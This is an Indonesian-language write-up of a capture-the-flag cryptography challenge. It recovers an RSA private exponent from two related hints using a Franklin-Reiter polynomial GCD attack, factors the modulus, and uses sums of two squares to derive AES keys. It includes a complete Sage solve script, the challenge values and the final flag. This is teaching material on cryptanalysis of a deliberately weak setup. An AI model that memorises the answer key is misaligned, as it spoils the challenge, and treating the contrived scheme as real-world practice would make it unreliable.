d * 3 = phi * k + 1 (e=3), karena d < phi => 3d < 3phi => k < 3. Karena kemungkinan nilai k nya kecil, sehingga kita bisa melakukan bruteforce nilai k dan mendapatkan relasi dari hint1 dan hint2 dan menggunakan franklin reiter attack.
https://en.wikipedia.org/wiki/Coppersmith%27s_attack
Perhatikan 2 fungsi polynomial ring modulo n
f1(x) = x^3 - hint1
f2(x) = ((3x - 1)/k)^3 - hint2
Keduanya memiliki solusi x yaitu d. Sehingga factor linear (x-d) membagi kedua polynomial tersebut dan kita bisa melakukan gcd dari kedua polynomial seperti euclidean biasa dan akan mendapatkan d.

```
def polynomial_gcd(a,b):
    while b:
        a, b = b, a % b
    return a.monic()

def franklin_attack(f1, f2):
    return int(-polynomial_gcd(f1,f2).coefficients()[0])


x = PolynomialRing(Zmod(n), 'x').gen()
f1 = x ** 3 - hint1
f2 = ((3*x - 1) // 2) ** 3 - hint2
d = franklin_attack(f1, f2)
```

Berikutnya setelah mendapatkan pemfaktoran p dan q, untuk mendapatkan jumlah kuadrat dari suatu bilangan saya mendapatkan referensi dari wikipedia

Description [edit]

Given an odd prime p in the form $4k+1$, first find x such that $x^2 \equiv -1 \pmod{p}$. This can be done by finding a Quadratic non-residue modulo p, say q, and letting $x = q^{\frac{p-1}{4}} \pmod{p}$.

Such an x will satisfy the condition since quadratic non-residues satisfy $q^{\frac{p-1}{2}} \equiv -1 \pmod{p}$.

Once x is determined, one can apply the Euclidean algorithm with p and x. Denote the first two remainders that are less than the square root of p as a and b. Then it will be the case that $a^2 + b^2 = p$.

Example [edit]

https://en.wikipedia.org/wiki/Fermat%27s_theorem_on_sums_of_two_squares

Yaudah tinggal jalankan algoritma nya dan kita dapatkan a dan b nya dimasing masing p dan q.

```
def get_a_b(p):
    # find quadratic non residue
    while True:
        x = pow(random.randint(2, p-1), (p-1)//4, p)
        if pow(x, 2, p) != 1:
            break

    a = p
    b = x
    while a > math.sqrt(p) or b > math.sqrt(p):
        a, b = b, a % b

    assert a ** 2 + b ** 2 == p

    return a, b
```

Berikut ini script keseluruhan yang dijalankan untuk mendapatkan flag

solve.py

```
from sage.all import *
from Crypto.Util.number import getPrime
from Crypto.Util.number import bytes_to_long, long_to_bytes
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import hashlib
import math
import random

def polynomial_gcd(a,b):
    while b:
        a, b = b, a % b
    return a.monic()

def franklin_attack(f1, f2):
    return int(-polynomial_gcd(f1,f2).coefficients()[0])

def get_a_b(p):
    # find quadratic non residue
    while True:
```

```
        x = pow(random.randint(2, p-1), (p-1)//4, p)
        if pow(x, 2, p) != 1:
            break

    a = p
    b = x
    while a > math.sqrt(p) or b > math.sqrt(p):
        a, b = b, a % b

    assert a ** 2 + b ** 2 == p

    return a, b

def decrypt(c, a, b):
    key1 = hashlib.sha256(long_to_bytes(a)).digest()[:16]
    key2 = hashlib.sha256(long_to_bytes(b)).digest()[:16]
    cipher = AES.new((key1+key2), AES.MODE_ECB)
    return unpad(cipher.decrypt(bytes.fromhex(c)), 16)

arr = ['157ac614902984894fdeebbfbb071706c567595ec75d8cfa15b4fa78daec262d',
'595c471aa4f4fd674f1e3d2d92451989241fc1e5483943462f22139c40f60d26']
n =
940472341379409684075048653578528587679453551136157685341289420084591182996900367633197205186654208657300419624223177311266388244883668167859061693853208737072401256183407245763007386500197723894996672234142065491363488086313927547736739320580394284570083084203006064487979939256071619075686997996182484524156999334938543544865720748477171361135541142194690814595183636202331386029987012691846975791121945734969126868597602797738494848219460357524957901959637139075313267969132341617679335230922425502135273842472159414221892858229926065439589726044535367668556352152589229270694733448789737479785295185204059043938 9
hint1 =
559397087238790231183612076905314605903063704910504067277301654294894282784606145599924133221142874845553207713983025853303918328293558088948902245847881939493322129959080320585100775146577397383634296823945153463866668107717481482931714467630445989079558767743184813094581678724886220248962537072866521924685084953146560725016371457738702877960762151363817974997743571028325113716928593721442241679307970653619648033677159302732400544192289974933590114911457823155883442560740935437148571687913069079395676991919361781076557534916385643479332818075152577721781034708765606066189892029677885223501424478443811734438 9
hint2 =
544665259862328637354074018569137756211237805493286369174538862753299738103266513770528253771639392107825697402787904337279343254727738731359070180909195516473065708102767953824003215905017830937783108002370398102964657066620255374415722192814308976990930322667775350033176487206293268111168110249714236854535547619145134751499925916881609808586089112703503905754591039632362196307354542415863425450459964401674662922169555148817289901559388128468293418026085799636986930902643463113147492211964426687699624427520381128316307257870691112821972197023935474933590589743664317514018607706611905278629337485988906164194

x = PolynomialRing(Zmod(n), 'x').gen()
f1 = x ** 3 - hint1
f2 = ((3*x - 1) // 2) ** 3 - hint2
d = franklin_attack(f1, f2)
phi = (3 * d - 1) // 2
assert pow(69, phi, n) == 1
```

```
p_plus_q = n - phi + 1
p = int((p_plus_q + isqrt(p_plus_q ** 2 - 4 * n)) // 2)
q = n // p

assert p * q == n

a1,b1 = get_a_b(p)
a2,b2 = get_a_b(q)

flag = b""
flag += decrypt(arr[0], b2, a2)
flag += decrypt(arr[1], b1, a1)
print(flag)
```

```
[512, 510, 510, 512]
swusjask@LAPTOP-S23DIVVE:/mnt/d/Kuliah/ctf$ /bin/python3 "/m
b'hacktoday{R3v3rS3_RS4_W1th_S0mE_Alg3brSa_1s_Aw3S0mE!!!}'
swusjask@LAPTOP-S23DIVVE:/mnt/d/Kuliah/ctf$
```

Flag: hacktoday{R3v3rS3_RS4_W1th_S0mE_Alg3brSa_1s_Aw3S0mE!!!}